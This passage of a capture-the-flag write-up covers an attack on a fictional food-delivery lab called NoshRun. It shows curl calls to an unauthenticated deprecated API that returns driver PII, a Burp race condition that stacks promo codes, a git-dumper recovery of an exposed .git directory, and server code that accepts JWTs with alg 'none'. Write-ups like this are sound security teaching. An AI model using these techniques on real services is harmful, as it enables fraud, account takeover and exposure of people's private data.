
The token arrived in the clear. The User-Agent value - NoshRun-Partner-Mail/1.0 - confirmed this was the platform’s own mail automation following the poisoned link rather than any real email client. I plugged the token into the legitimate reset URL on kitchen.noshrun.local, set a new password, and logged in.

Inside the partner dashboard, a “System notes” inbox from the NoshRun partner team held the flag:
System notes
Account messages from the NoshRun partner team.

NOSHRUN{[REDACTED]}
Visiting api.noshrun.local at the root returned a JSON service manifest:
{"service":"noshrun-api","versions":{"drivers":{"current":"/api/drivers/v2","deprecated":"/api/drivers/v1"}}}

The manifest itself advertises two versioned endpoints for the drivers resource and labels v1 as deprecated. “Deprecated” in API documentation rarely means “disabled.” It almost always means “we meant to turn it off eventually but the ticket never got picked up.” Testing v2 without authentication confirmed it requires a bearer token:
curl -sk "http://api.noshrun.local/api/drivers/v2"
{"error":"missing bearer token"}
Testing v1:
curl -sk "http://api.noshrun.local/api/drivers/v1"
The response was a full JSON array of every driver registered on the platform. No authentication. No token. Each record included full legal name, date of birth, Social Security number, driver’s license number, bank routing and account numbers, vehicle details, and a profile_notes field. Driver #1’s notes contained the flag:
{
  "id": 1,
  "legal_name": "Carlos Mendoza",
  "ssn": "457-23-8891",
  "dl_number": "TX12847291",
  "bank_routing": "114000093",
  "bank_account": "938271640",
  "profile_notes": "Top performer - promoted to lead driver, Austin-South zone. NOSHRUN{[REDACTED]}"
}
The backend engineer shipped v2 with auth, marked v1 deprecated, and moved to the next ticket - but never unmounted the routes. Because v1 is still mounted and reachable, all driver PII is exposed unauthenticated to anyone who reads the service manifest.
Back on order.noshrun.local, I registered a customer account and went through the full checkout flow to understand how it was structured.

Watching Burp’s proxy log during checkout, three requests were interesting. First, POST /api/orders to order.noshrun.local created the order. Then the client made a CORS preflight OPTIONS /api/apply-promo to promo.noshrun.local, followed by POST /api/apply-promo to the same service - sending the order ID, discount code, and customer ID as JSON. The promo engine was a separate microservice, and it was being called directly from the browser. That meant its request shape was completely visible in my network traffic.
I had also noticed a promo banner on the main marketing site:
New here? Use code AUSTINLOVE for $15 off your first order.

Applying the code during checkout worked as intended:

Curious about replay, I tried to resubmit the apply-promo call after the order was complete. The promo engine returned:
400 Bad Request - {"error":"promo already applied"}

The check was there - but this is the classic race condition pattern. The check (“has this code already been applied to this order?”) and the write (“record the usage”) were separate, non-atomic steps. If I fired the same request in parallel from multiple threads before any single one of them completed the write, each one would pass the check while the others were still in flight. Burp’s “send group in parallel (last-byte sync)” feature is built exactly for this: it holds the final bytes of all requests until they are all assembled, then releases them simultaneously to minimise the arrival window.
I ran the checkout flow again with Burp’s intercept on, placed the order, and when the POST /api/apply-promo request arrived I duplicated it into a parallel group:


Sending with last-byte synchronisation stacked the discount multiple times and comped the entire order:

One of the parallel responses came back as a 500. The promo engine had applied the code enough times to push the total to zero - a state the settlement function was never written to handle. It threw a RuntimeError, and Flask’s default error handler rendered the full stack trace in the response body:
Traceback (most recent call last):
  File "/app/app.py", line 219, in apply_promo
    _settle_comped_order(order_id, os.environ.get("FLAG_4", "FLAG4_NOT_SET"))
  File "/app/app.py", line 104, in _settle_comped_order
    raise RuntimeError(
RuntimeError: comp settlement failed for order 708: unbalanced promo ledger — dangling credit NOSHRUN{[REDACTED]}

The flag was embedded directly in the exception message. The stack trace also confirmed the application was Python/Flask running from /app/app.py, which would be relevant shortly.
ops.noshrun.local redirected to /admin, which redirected to /login. Without valid credentials I needed a different way in. While the page was loading in Firefox, my dotgit browser extension flagged that /.git/HEAD was returning a 200.

A reachable .git directory means the source repository can be reconstructed by walking the object store over HTTP. git-dumper automates this:
git-dumper http://ops.noshrun.local .
[-] Testing http://ops.noshrun.local/.git/HEAD [200]
[-] Fetching objects
[-] Fetching http://ops.noshrun.local/.git/objects/18/e049c77c4feb8f455ee4001d110b5069ddc308 [200]
<SNIP>
[-] Running git checkout .


The working tree was a complete Node.js application. The most important file was server.js:
drwxrwxr-x  .git
drwxrwxr-x  public
drwxrwxr-x  views
.rw-rw-r--  Dockerfile
.rw-rw-r--  package.json
.rw-rw-r--  server.js

Reading through server.js, the token verification function was the first thing that stood out:
function verifyOpsToken(token) {
  if (!token || typeof token !== 'string') return null;
  const parts = token.split('.');
  if (parts.length < 2) return null;

  let header;
  try {
    header = JSON.parse(b64urlDecode(parts[0]));
  } catch (e) { return null; }

  if (header && header.alg === 'none') {
    try {
      return JSON.parse(b64urlDecode(parts[1]));  // no signature check at all
    } catch (e) { return null; }
  }

  try {
    return jwt.verify(token, JWT_SECRET, { algorithms: ['HS256'] });
  } catch (e) { return null; }
}
The function reads the alg field from the JWT header and branches based on it. If alg is "none", it skips signature verification entirely and returns the payload as-is. This is the JWT algorithm confusion attack in its most straightforward form: the server is explicitly coded to trust tokens that declare themselves unsigned, which means I can craft any payload I want and the server will accept it as valid.
The rest of the source code told me everything else I needed: the cookie is named nosh_ops, the admin check requires claims.role === 'admin', and Flag 5 is rendered at GET /admin/system.
